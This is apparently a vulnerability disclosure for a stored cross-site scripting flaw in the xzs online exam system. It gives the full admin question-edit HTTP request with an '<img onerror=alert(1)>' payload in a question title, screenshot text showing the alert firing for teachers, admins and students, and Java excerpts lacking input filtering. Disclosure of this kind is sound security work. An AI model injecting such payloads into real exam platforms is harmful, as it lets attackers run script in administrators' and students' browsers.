XSS about xzs system

This is an open source system for online examination，it have 2.2k stars in GitHub and 6.6k star in gitee. https://github.com/mindskip/xzs


We can insert the payload in the title of the question to attack the admin and students.

Below are the details of the vulnerability：

request body：

```
POST /api/admin/question/edit HTTP/1.1 Host: www.mindskip.net:7001 Cookie:
Hm_lvt_13b01d30310555bf6ddd960e49eda427=1663748744;
Hm_lpvt_13b01d30310555bf6ddd960e49eda427=1663748744;
Hm_lvt_c7122418f8b68956b5e4fcbc714d1bd6=1663748750;
XzsTeacherUserName=teacher; XzsStudentUserName=student;
XzsAdminUserName=admin;
SESSION=OWZlZTcwZjAtZjUzYS00YTU4LTkwYmEtYjU1YTIyM2JmZjhl;
XzsStudentImagePath=null; Hm_lpvt_c7122418f8b68956b5e4fcbc714d1bd6=1663752424
Content-Length: 933 Sec-Ch-Ua: "Google Chrome";v="105", "Not)A;Brand";v="8",
"Chromium";v="105" Accept: application/json, text/plain, */* Content-Type:
application/json Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36 Request-Ajax: true Sec-Ch-Ua-Platform: "macOS"
Origin: https://www.mindskip.net:7001 Sec-Fetch-Site: same-origin Sec-Fetch-
Mode: cors Sec-Fetch-Dest: empty Referer:
https://www.mindskip.net:7001/admin/ Accept-Encoding: gzip, deflate Accept-
Language: zh-CN,zh;q=0.9 Connection: close
{"id":34,"questionType":5,"subjectId":4,"title":"<p>【蜡烛算法】<br/></p>">
<img onerror=alert(1) src=><p>问题描述：小明今年18岁了，按常理是摆18根蜡烛点燃，
但小明哪是常人？&nbsp;</p><p>他想了想，18在二进制可不就是10010么，&nbsp;</p><p>于
是他找来了5根蜡烛，点燃其中2根，开心地过上了18岁生日；&nbsp;</p><p>如果对于一个x岁
的人，过生日时，需要m个蜡烛，需要点燃n根，那么已知x，请输出m和n&nbsp;</p>
<p>Input: 1&lt;=x&lt;=500&nbsp;</p><p>Output: m,n&nbsp;</p><p>输入描述:&nbsp;
</p><p>Input: 1&lt;=x&lt;=500&nbsp;</p><p>输出描述:&nbsp;</p><p>Output:
m,n&nbsp;</p><p>输入样例:&nbsp;</p><p>18</p><p>输出样例:&nbsp;</p><p>5,2</p><p
class=\"ueditor-p\"><br/></p>","gradeLevel":1,"items":[],"analyze":"题目比较
简单，自行分析","correctArray":null,"correct":"红楼
梦","score":2.5,"difficult":3,"itemOrder":null,"knowledgeIdList":[8,9]}
```

we payload is : `"><img onerror=alert(1) src=>`



* 学科： 语文

* 题干： <p>　【蜡烛算法】<br/><br/></p><img onerror=alert(1) src=><p>　问题描述: 小明今年18岁了，按常理是摆18根蜡烛点

* 标答： 红楼梦

* 解析： 题目比较简单，自行分析


* 分数： 2.5

* 难度： ★★★☆☆

知识点： 拼音 × 作文 ×

We create the question with the payload and publish the exam.

Teacher and admin access to the question will trigger the vulnerability.


mindskip.net:7001/teacher/#/paper/print?id=35

[redacted]

www.mindskip.net:7001 显示

1


试卷总分：7.5　　考试时间：5分钟

a<input>888666<a

1. 1111

2. 【蜡烛算法】

Students taking exams can also trigger the vulnerability.



www.mindskip.net:7001 显示

1

"'><input>888666<

总分：7.5　时长：5分钟

1　2

剩余时间
5分0秒

提交试卷

a<input>88


1.　1111

填写答案

2.　【蜡烛算法】

问题描述: 小明今年18岁了，按常理是摆18根蜡烛点燃，但小明哪是常人?

Related code：


source > xzs > src > main > java > com > mindskip > xzs > controller > admin > QuestionController.java > QuestionController > edit


```
            vm.setCreateTime(DateTimeUtil.dateFormat(q.getCreateTime()));
            vm.setScore(ExamUtil.scoreToVM(q.getScore()));
            TextContent textContent = textContentService.selectById(q.getInfoTextContentId());
            QuestionObject questionObject = JsonUtil.toJsonObject(textContent.getContent(), QuestionObject.class
            String clearHtml = HtmlUtil.clear(questionObject.getTitleContent());
            vm.setShortTitle(clearHtml);
            return vm;
        });
        return RestResponse.ok(page);
    }

    @RequestMapping(value = "/edit", method = RequestMethod.POST)
    public RestResponse edit(@RequestBody @Valid QuestionEditRequestVM model) {
        RestResponse validQuestionEditRequestResult = validQuestionEditRequestVM(model);
        if (validQuestionEditRequestResult.getCode() != SystemCode.OK.getCode()) {
            return validQuestionEditRequestResult;
        }

        if (null == model.getId()) {
            questionService.insertFullQuestion(model, getCurrentUser().getId());
        } else {
            questionService.updateFullQuestion(model);
        }

        return RestResponse.ok();
    }
```

Content is not securely filtered


source > xzs > src > main > java > com > mindskip > xzs > service > impl > QuestionServiceImpl.java > QuestionServiceImpl > updateFullQuestion

```java
        question.setInfoTextContentId(infoTextContent.getId());
        question.setCreateUser(userId);
        question.setDeleted(false);
        questionMapper.insertSelective(question);
        return question;
    }

    @Override
    @Transactional
    public Question updateFullQuestion(QuestionEditRequestVM model) {
        Integer gradeLevel = subjectService.levelBySubjectId(model.getSubjectId());
        Question question = questionMapper.selectByPrimaryKey(model.getId());
```